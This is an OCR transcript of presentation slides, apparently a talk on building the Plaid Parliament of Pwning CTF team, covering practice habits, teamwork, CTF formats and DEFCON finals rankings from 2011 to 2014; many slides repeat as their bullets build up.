- There are several dozen online CTFs/year to use

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
- There are several dozen online CTFs/year to use
- Active participation isn't just signing up for competitions:

PARTICIPATION == TRAINING


- Practice for PPP means *active CTF participation*
- There are several dozen online CTFs/year to use
- Active participation isn't just signing up for competitions:
  - Play from start to end… and beyond the end

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
- There are several dozen online CTFs/year to use
- Active participation isn't just signing up for competitions:
  - Play from start to end… and beyond the end
  - Read write-ups from other teams and follow along

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
- There are several dozen onl
- Active participation isn't jus
  - Play from start to end… a
  - Read write-ups from othe



PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
- There are several dozen online CTFs/year to use
- Active participation isn't just signing up for competitions:
  - Play from start to end… and beyond the end
  - Read write-ups from other teams and follow along

PARTICIPATION == TRAINING

- Practice for PPP means *active CTF participation*
- There are several dozen online CTFs/year to use
- Active participation isn't just signing up for competitions:
  - Play from start to end… and beyond the end
  - Read write-ups from other teams and follow along
  - Look at problems from contests you didn't play

TRAINING PAYS OFF

TRAINING PAYS OFF



CSAW 2010 - 1st Place (Brooklyn, New York)

TRAINING PAYS OFF



CSAW 2

Codegate - 2011 1st Place (Seoul, South Korea)

TRAINING PAYS OFF



CSAW 2

Codegate -

PHDays - 2011 1st Place (Moscow, Russia)

IT'S DANGEROUS TO GO ALONE

IT'S DANGEROUS TO GO ALONE

- Teams are very important

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight
  - Diverse set of skills to boost performance and learning

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight
  - Diverse set of skills to boost performance and learning
- Teams allow for specialization!

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight
  - Diverse set of skills to boost performance and learning
  - Teams allow for specialization!
- PPP has no restrictions on members

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight
  - Diverse set of skills to boost performance and learning
  - Teams allow for specialization!
- PPP has no restrictions on members
  - Interest and dedication is most important trait!

IT'S DANGEROUS TO GO ALONE

- Teams are very important
  - Motivation to stay hacking for 24+ hours straight
  - Diverse set of skills to boost performance and learning
  - Teams allow for specialization!
- PPP has no restrictions on members
  - Interest and dedication is most important trait!
  - *Everyone* improves over time, so maximize time

QUALIFYING FOR DEFCON

QUALIFYING FOR DEFCON

- Qualify from winning iCTF ✓

QUALIFYING FOR DEFCON

- Qualify from winning iCTF ✓
- Qualify from winning Codegate ✓

QUALIFYING FOR DEFCON

- Qualify from winning iCTF ✓
- Qualify from winning Codegate ✓
- Qualify from DEFCON Qualifier round ✓

CTF FLAVORS

CTF FLAVORS

- Jeopardy
- Attack-Defense

CTF FLAVORS

- Jeopardy
  - most common
- Attack-Defense

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
- Attack-Defense

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
- Attack-Defense
  - more “traditional”

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
- Attack-Defense
  - more “traditional”
  - usually in-person

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
  - organizers host challenges
- Attack-Defense
  - more “traditional”
  - usually in-person

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
  - organizers host challenges
- Attack-Defense
  - more “traditional”
  - usually in-person
  - teams host challenges

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
  - organizers host challenges
  - many different categories
- Attack-Defense
  - more “traditional”
  - usually in-person
  - teams host challenges

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
  - organizers host challenges
  - many different categories
- Attack-Defense
  - more “traditional”
  - usually in-person
  - teams host challenges
  - binary exploitation

CTF FLAVORS

- Jeopardy
  - most common
  - usually online
  - organizers host challenges
  - many different categories
- Attack-Defense
  - more “traditional”
  - usually in-person
  - teams host challenges
  - binary exploitation

CTF FLAVORS

- Jeopardy



- Attack-Defense



BUILDING A COMPETITIVE HACKING TEAM

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 19 CAPTURE THE FLAG RESULTS

European Nopsled Team wins!!

Packets and other such things will follow as time permits.

Final Rankings:

1. European Nopsled Team
2. Routards
3. Hates Irony
4. IV
5. int3pids
6. lollersk8ers
7. Plaid Parliament of Pwning
8. PLUS@Postech
9. Shellphish
A. ACME Pharm
B. VelociROPtors
C. sutegoma2

DEFCON 2012 Finals

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 19 CAPTURE THE FLAG RESULTS

European Nopsled Team wins!!

Packets and other such things will follow as time permits.

Final Rankings:

1. European Nopsled Team
2. Routards
3. Hates Irony
4. IV
5. int3pids
6. lollersk8ers
7. Plaid Parliament of Pwning
8. PLUS@Postech
9. Shellphish
A. ACME Pharm
B. VelociROPtors
C. sutegoma2

DEFCON 2012 Finals

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 19 CAPTURE THE FLAG RESULTS

European Nopsled Team wins!!

Packets and other such things will follow as time permits.

Final Rankings:

1. European Nopsled Team
2. Routards
3. Hates Irony
4. IV
5. int3pids
6. lollersk8ers
7. Plaid Parliament of Pwning :(
8. PLUS@Postech
9. Shellphish
A. ACME Pharm
B. VelociROPtors
C. sutegoma2

DEFCON 2012 Finals

WHAT NEXT?

WHAT NEXT?

- Team members graduate, including founder Brian Pak

WHAT NEXT?

- Team members graduate, including founder Brian Pak
- I take over as leader of the team

WHAT NEXT?

- Team members graduate, including founder Brian Pak
- I take over as leader of the team
- PPP continues to grow and improve:

WHAT NEXT?

- Team members graduate, including founder Brian Pak
- I take over as leader of the team
- PPP continues to grow and improve:
  - Travel to Russia, South Korea, Japan, Taiwan


WHAT NEXT?

- Team members graduate, including founder Brian Pak
- I take over as leader of the team
- PPP continues to grow and improve:
  - Travel to Russia, South Korea, Japan, Taiwan
  - Formed PPP Inc. to handle all the money we win (!)

BUILDING A COMPETITIVE HACKING TEAM


BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2012 Finals




BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2012 Finals



BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2012 Finals



:/

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2013 Finals

Team	Score
PPP	15002
men in black hats	7924
raon_ASRT	7107
more smoked leet chicken	4160
routards	2503
sutegoma2	1540
shellphish	1223
Alternatives	1095
The European Nopsled Team	859
9447	506
blue lotus	441
Samurai	12
APT8	0
clgt	0
pwnies	0
pwningyeti	0
Robot Mafia	0
shell corp	0
[Technopandas]	0
WOWHacker-BI0S	0

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2013 Finals

Team	Score
PPP	15002
men in black hats	7924
raon_ASRT	7107
more smoked leet chicken	4160
routards	2503
sutegoma2	1540
shellphish	1223
Alternatives	1095
The European Nopsled Team	859
9447	506
blue lotus	441
Samurai	12
APT8	0
clgt	0
pwnies	0
pwningyeti	0
Robot Mafia	0
shell corp	0
[Technopandas]	0
WOWHacker-BI0S	0

:D

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2014 Finals

Final Scores

Team	Score
Plaid Parliament of Pwning	11263
HITCON	7833
Dragon Sector	4421
Reckless Abandon	4020
blue-lotus	3233
(Mostly) Men in Black Hats	2594
raon_ASRT	2281
StratumAuhuur	1529
[CBA]9447	1519
KAIST GoN	1334
